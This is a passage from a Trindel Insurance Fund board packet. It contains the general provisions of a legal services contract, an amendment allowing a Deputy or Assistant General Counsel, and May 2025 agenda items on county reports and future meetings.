D.30.1 LEGAL COMPLIANCE. CONTRACTOR agrees at all times in performance of this Agreement to comply with the law of the State of California regarding conflicts of interest, including, but not limited to, Article 4 of Chapter 1, Division 4, Title 1 of the *California Government Code*, commencing with Section 1090, and Chapter 7 of Title 9 of said Code, commencing with Section 87100, including regulations promulgated by the California Fair Political Practices Commission.

D.30.2 ADVISEMENT. CONTRACTOR agrees that if any facts come to its attention which raise any questions as to the applicability of this law, it will immediately inform the TIF designated representative and provide all information needed for resolution of the question.

D.30.3 ADMONITION. Without limitation of the covenants in subparagraphs D.30.1 and D.30.2, CONTRACTOR is admonished hereby as follows:

The statutes, regulations and laws referenced in this provision D.30 include, but are not limited to, a prohibition against any public officer, including CONTRACTOR for this purpose, from making any decision on behalf of TIF in which such officer has a direct or indirect financial interest. A violation occurs if the public officer influences or participates in any TIF decision which has the potential to confer any pecuniary benefit on CONTRACTOR or any business firm in which CONTRACTOR has an interest of any type, with certain narrow exceptions.

D.31 NONDISCRIMINATION. During the performance of this Agreement, CONTRACTOR shall not unlawfully discriminate against any employee of the CONTRACTOR or of TIF or applicant for employment or for services or any member of the public because of race, religion, color, national origin, ancestry, physical handicap, medical condition, marital status, age or sex. CONTRACTOR shall ensure that in the provision of services under this Agreement, its employees and applicants for employment and any member of the public are free from such discrimination. CONTRACTOR shall comply with the provisions of the Fair Employment and Housing Act (*Government Code* Section 12900 et seq.). The applicable regulations of the Fair Employment Housing Commission implementing *Government Code* Section 12900, set forth in Chapter 5, Division 4 of Title 2 of the *California Administrative Code* are incorporated into this Agreement by reference and made a part hereof as if set forth in full. CONTRACTOR shall also abide by the Federal Civil Rights Act of 1964 and all amendments thereto, and all administrative rules and regulation issued pursuant to said Act. CONTRACTOR shall give written notice of its obligations under this clause to any labor agreement. CONTRACTOR shall include the non-discrimination and compliance provision of this paragraph in all subcontracts to perform work under this Agreement.

D.32 JOINT AND SEVERAL LIABILITY. If any party consists of more than one person or entity, the liability of each person or entity signing this Agreement shall be joint and several.

D.33 TAXPAYER I.D. NUMBER. TIF shall not disburse any payments to CONTRACTOR pursuant to this Agreement until CONTRACTOR supplies the latter's Taxpayer I.D. Number or Social Security Number (as required on the line under Contractor's signature on page 2 of this Agreement).

D.34 NOTICES. All notices and demands of any kind which either party may require or desire to serve on the other in connection with this Agreement must be served in writing either by personal service or by registered or certified mail, return receipt requested, and shall be deposited in the United States Mail, with postage thereon fully prepaid, and addressed to the party so to be served as follows:

If to "TIF":
Andrew Fischer, Executive Director
Trindel Insurance Fund
Post Office Box 2069
Weaverville, CA 96093

If to "CONTRACTOR":
Law Office of Charles J. McKee
P.O. Box 551345
South Lake Tahoe, CA 96155

AMENDMENT No. 1
AGREEMENT FOR PROFESSIONAL SERVICES

WHEREAS, Trindel Insurance Fund (“TIF”), a political subdivision of the State of California, and Law Office of Charles J. McKee, (“CONTRACTOR”), hereinafter “Party” or “Parties, entered into a professional services agreement (Agreement) for legal services.

WHEREAS, Contractor, as General Counsel is proposing to expand legal resource options for TIF through an Assistant or Deputy General Counsel.

Now therefore, the Parties hereby amend their Agreement as follows.

OPERATIVE PROVISIONS

2. TERM OF AGREEMENT is partially amended to:

Commencement Date: April 30, 2024

ATTACHMENT C
ADDITIONAL PROVISIONS

B. C.1. is amended to: Contractor shall not use or replace services provided under this agreement with any third parties or subcontractors without the written authorization of the TIF Executive Director. Contractor may associate with a Deputy or Assistant General Counsel to provide services to TIF, if the Deputy/Assistant has a legal services contract approved by the Executive Director or the President and Vice-President under their respective contracting authority. Contractor shall remain primary legal counsel.

ATTACHMENT D
GENERAL PROVISIONS

D.8 ASSIGNMENT PROHIBITED is amended to: CONTRACTOR may not assign any right or obligation pursuant to this Agreement. Any attempted or purported assignment of any right or obligation pursuant to this Agreement shall be void and of no legal effect. Notwithstanding the foregoing, Contractor may assign General Counsel legal services consistent with any contract approved under amended C.1.

All other provisions, sections, paragraphs and clauses of the Agreement and Attachments thereto remain unchanged and fully effective.

TRINDEL INSURANCE FUND

CONTRACTOR

By _____
Nichole Williamson, President

Charles J. McKee



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 24.

SUBJECT: County Reports.

ACTION FOR CONSIDERATION: Information and discussion only.

BACKGROUND:

This is an opportunity for the Board to discuss what is happening in their respective counties and brainstorm ways to support one another.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 25.

SUBJECT: Future Meetings

ACTION FOR CONSIDERATION: Action vote of the majority.

BACKGROUND: On February 5th, 2025 at the regular scheduled board meeting, members voted to host the October meeting in partnership with PRISM. This meeting will be held Wednesday October 1st, 2025 in San Diego, with PRISM's meeting to follow.

Board members have the option to discuss and vote on February 2026 board meeting, dates and locations, and provide direction as appropriate.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



TRINDEL BOARD MEETING

AGENDA ITEM 26.

May 2025

SUBJECT: Meeting Adjournment

ACTION FOR CONSIDERATION: N/A